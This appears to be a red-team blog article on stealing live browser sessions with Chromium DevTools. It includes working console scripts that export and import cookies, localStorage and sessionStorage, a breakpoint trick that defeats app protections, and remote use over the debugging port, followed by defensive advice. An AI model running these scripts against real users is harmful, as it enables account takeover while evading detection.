
Stealing an authenticated browser session after compromising a user’s workstation usually means reaching for tools like mimikatz, poking around in DPAPI and monitored browser files, activities that risk triggering EDR. This article demonstrates a quieter alternative: cloning a live browser session to another device using nothing but built-in browser DevTools. No elevated privileges, no third-party tools, no touching disk or memory.
Background
With the proliferation of multi-factor authentication and other defences, attackers turn to stealing logged in session tokens for various applications rather than harvesting usernames and passwords. After initial compromise, malware such as RedLine or Lumma Stealer include functionality for stealing various session tokens, and attackers then either share these or sell them. For example, the attacker nicks your SSO refresh token for an SSL-VPN or management console, and shares that directly.
We emulate and benchmark these techniques during an Adaptive Defence Review (ADR) engagement. Both to test an organisation’s defences against session stealing attacks, and to emulate an attackers actions during a real cyber attack. Say you’ve (“you” being the attacker, in this case) gained access to some console, maybe through a PRT attack, and now have a valid session. You want a colleague to pick it up and run with it while you move on to other attacks. Or perhaps you’ve compromised a workstation with a user already logged in to a sensitive web app, but you want to get off that machine as quickly as possible. You steal the session and load it onto your own machine and leave that environment before anyone notices. This is the same technique that real attackers utilise, so we can benchmark this. We came up with a simple method to achieve this using nothing but your browser’s DevTools.
There are well-established red team tools that offer similar outcome, such as pypykatz, Mimikatz, SharpDPAPI that interact with DPAPI, app memory, and credential stores to extract cookies. These techniques usually require elevated privileges, and you’re poking around in memory or encrypted blobs on disk which often trips AV and EDR. In contrast, the browser DevTools approach is fundamentally different as you can do everything in the browser without touching DPAPI etc.
Building the Browser Session Stealing Process
I wanted to develop a process that can be carried out using only tools that natively come with the browser (note that a browser extension was another surefire way to achieve this, but I wanted to be able to do this without installing anything). This is commonly referred to as a “living off the land” technique, or rather using software that’s installed by default for malicious purposes. My approach was to write JavaScript code that can be pasted into the browser developer console, turn the active session information into a blob which the attacker can exfiltrate to another computer, run another script against it in the new browser, and recreate the session. First, we need to understand all the different mechanisms where a web application could store session information in the browser. This includes:
- Cookie - Data stored in the browser and sent automatically with every HTTP request to the server. The httpOnly attribute can be added to prevent JavaScript access, making it more secure.
- sessionStorage - Session details can be stored in browser storage called sessionStorage. It saves data only for the duration of the page session and is cleared when the tab or browser is closed. It is accessible via JavaScript.
- localStorage – This is another browser storage where session details can be stored. In contrast to sessionStorage, data persists even after the browser is closed. Similar to sessionStorage, it is accessible via JavaScript.
Trying to do everything within the browser DevTools came with some challenges, though. The first obvious one being that there is no way for JavaScript to access httpOnly cookies. One solution to this was using Copy as Fetch (Node.js) from the networking tab against the main request that goes to the target web app, a feature which allows you to copy an HTTP request containing all headers, including the cookie header.

From that we can extract cookie key-value pairs like below:
...omitted for brevity...
"cookie": "_gh_sess=qu6F2...redacted...BHaYEaMg%3D%3D; _octo=GH1.1.1258068352.1773354055; logged_in=no; cpu_bucket=md; preferred_color_mode=dark; tz=Pacific%2FAuckland; _octo=GH1.1.1762102531.1773353795; cpu_bucket=md; preferred_color_mode=dark; tz=Pacific%2FAuckland; _device_id=3219babc40543349b72c156d6a7666ef; saved_user_sessions=266874425%3Aiegi...redacted...hrK8rrX2__O08Yfjlx5; color_mode=%7B%22color_mode%22%3A%22auto%22%2C%22light_theme%22%3A%7B%22name%22%3A%22light%22%2C%22color_mode%22%3A%22light%22%7D%2C%22dark_theme%22%3A%7B%22name%22%3A%22dark%22%2C%22color_mode%22%3A%22dark%22%7D%7D; logged_in=yes; dotcom_user=pulsetesttest; last_write_ms=1773353811558"
...omitted for brevity...
I then thought localStorage and sessionStorage would be easy ones to access using JavaScript; however, some apps such as Discord run code that would prevent JavaScript access to localStorage by deleting the window.localStorage object after copying it off to another object.
The figure below shows JavaScript code that Discord web app runs as the page gets loaded:
try{null!=window.localStorage&&(window[o]=window.localStorage), delete window.localStorage}
I wanted the script to function wherever possible without the script’s user having to understand the specific target application. To bypass this, we had to prevent the initial script from running by inserting a break-point before any JavaScript execution could occur, which you can do by:
- Open developer tool and navigate to
Sourcestab. - Go to
Event Listener Breakpoints - Enable
Script. -
Reload the page and observe the debugger is triggered, which halts the script from loading, preventing
window.localStoragedeletion.
POC
Here’s a step by step guide on how to carry out this attack. This approach should work with most common web apps. I tested this against a range of web applications and found it worked reliably. The list includes Microsoft Azure, the Microsoft 365 suite, AWS console, GitHub, Gitlab, Discord, RocketChat, Slack and a handful of other enterprise SaaS products.
- Visit the web application that has an existing logged-in session you want to steal in a browser (Note that this is carried out in Chromium-based browsers such as Google Chrome, Microsoft Edge and Brave).
- Open developer tool and navigate to the
Sourcestab. - Go to
Event Listener Breakpoints -
Enable
Script.
-
Reload the page and observe the debugger is triggered, which halts the script from loading.

- Navigate to the
Networktab and find a request that contains the relevant cookie. -
Copy it using this option -
Copy as Fetch (Node.js).
- Paste the request (which you got from ‘Copy as fetch (Node.js)) somewhere, and copy the
cookievalue and set that to copiedCookie variable in the next step. e.g....omitted for brevity... "cookie": "_gh_sess=qu6F2...redacted...BHaYEaMg%3D%3D; _octo=GH1.1.1258068352.1773354055; logged_in=no; cpu_bucket=md; preferred_color_mode=dark; tz=Pacific%2FAuckland; _octo=GH1.1.1762102531.1773353795; cpu_bucket=md; preferred_color_mode=dark; tz=Pacific%2FAuckland; _device_id=3219babc40543349b72c156d6a7666ef; saved_user_sessions=266874425%3Aiegi...redacted...hrK8rrX2__O08Yfjlx5; color_mode=%7B%22color_mode%22%3A%22auto%22%2C%22light_theme%22%3A%7B%22name%22%3A%22light%22%2C%22color_mode%22%3A%22light%22%7D%2C%22dark_theme%22%3A%7B%22name%22%3A%22dark%22%2C%22color_mode%22%3A%22dark%22%7D%7D; logged_in=yes; dotcom_user=pulsetesttest; last_write_ms=1773353811558" ...omitted for brevity...
-
Go to the
Consoletab and run the following code. This will create a base64 encoded blob.let copiedCookie = "<Paste your cookie value here, or leave as is if cookie isn't being used>"; let localStorageData = {}; for (let i = 0; i < localStorage.length; i++) { let key = localStorage.key(i); let value = localStorage.getItem(key); localStorageData[key] = value; } let sessionStorageData = {}; for (let i = 0; i < sessionStorage.length; i++) { let key = sessionStorage.key(i); let value = sessionStorage.getItem(key); sessionStorageData[key] = value; } let mergedData = { localStorage: localStorageData, sessionStorage: sessionStorageData, cookies: copiedCookie }; let jsonData = JSON.stringify(mergedData); const uint8Array = new TextEncoder().encode(jsonData); let binary = ''; for (let i = 0; i < uint8Array.length; ++i) { binary += String.fromCharCode(uint8Array[i]); } let base64Data = btoa(binary); let blob = new Blob([base64Data], { type: 'application/octet-stream' }); console.log(base64Data);
- On another computer, open a Chromium-based browser and visit the same website.
- Open developer tool and navigate to the
Sourcestab. - Go to
Event Listener Breakpoints -
Enable
Script.
- Reload the page and observe the debugger is triggered, which halts the script from loading.
-
Run the following code in a browser console with the base64 blob obtained from the target browser.
base64Data= "Paste the blob you've obtained from another browser" function setCookies(cookieString) { cookieString.split(";").forEach(c => { const parts = c.trim().split("="); const name = parts.shift(); const value = parts.join("="); document.cookie = `${name}=${value}; path=/`; }); } let jsonData = atob(base64Data); let mergedData = JSON.parse(jsonData); let localStorageData = mergedData.localStorage; let sessionStorageData = mergedData.sessionStorage; let copiedCookie = mergedData.cookies; for (let key in localStorageData) { if (localStorageData.hasOwnProperty(key)) { localStorage.setItem(key, localStorageData[key]); } } for (let key in sessionStorageData) { if (sessionStorageData.hasOwnProperty(key)) { sessionStorage.setItem(key, sessionStorageData[key]); } } setCookies(copiedCookie); console.log("localStorage, sessionStorage, and cookies have been set."); - Unset the breakpoint and reload the page and observe that the session has been copied over.
Examples
Below are some examples.
Azure portal:
Discord:
GitHub:
Outlook:
Remote Exploitation
The technique can be carried out using the Chrome DevTools Protocol (CDP) as well. CDP is a remote debugging interface built into Chromium-based browsers that allows external tools to communicate with and control a browser instance remotely. From an offensive security testing perspective, once we have gained access to a target machine, we can relaunch the browser with remote debugging enabled by passing the –remote-debugging-port=9222 flag. Once the port is open and listening, we can connect to it from another machine by either forwarding the port or accessing it directly, and attach our browser to the target browser instance. From there, the script can be run to extract the blob, as shown below.
Further information around tunneling ports and CDP is available in our OpenSSH and Azure PRT articles.
Any Gotchas?
You may be wondering how this attack works against applications which have external domains that they communicate with for authentication. The answer is It Depends (tm) on the application, but I’ve found that this technique works fairly universally so far. Client-side JavaScript needs to be able to authenticate against the API it’s calling, and this script gives a way to extract the majority of that data. Edge cases surely exist, and as with most things the answer is to test the attack and technique rigorously and understand what’s going on before using this tool on a real target.
How to defend against this?
The more well-known techniques where attackers run tooling to access DPAPI, browser cookie storage files and LSASS processes is fairly well understood by modern EDR – at least where those techniques aren’t obfuscated or performed in some novel way. Defending against this session stealing technique; however, is more complex. Since the attack is performed using browser dev tools directly, a detection solution might need to understand JavaScript execution inside the browser itself – which is a big ask. Disabling browser development tools completely may not be feasible.
Practically, this attack is in the exfiltration column of the mitre attack framework. The defences for the techniques in the rest of the Mitre ATT&CK framework are still in play. The attacker still has to get onto the machine somehow, and other defences may be tagging parts of the attack chain leading up to this exfiltration. The best bet is to benchmark the organisations defences across the wider attack chain, and measure how the security systems and responses are working. A security defence that relies solely on robust detection of one step in an attackers process is brittle, and needs additional refinement either way.
If we ever come across a surefire way to defend against this particularly exfiltration path, we’ll be sure to release another article about it.
For web application developers?
What if you’re on the other side of this problem? An application developer that wants to make sure your app has defences against stolen session usage. This comes down to detecting session usage, and ensuring patterns are handled well. Conditional Access Policies in Entra, for example, don’t do a great job of this since they’re applied at the authentication step, not the session usage step.
Understanding how to detect suspicious session usage is a whole other topic. In the mean time, I’d suggest that application developers at least ensure the UI allows users to view their currently active sessions and provides the ability to force a logout. This way, if a session token is compromised, the user can invalidate it. You should also invalidate all other active sessions on other security-relevant events, such as a password change or the enrolment of multi-factor authentication.
Summary
This article has shown how attackers can use browser dev tools to steal session data while minimising the risk of triggering defences such as EDR.
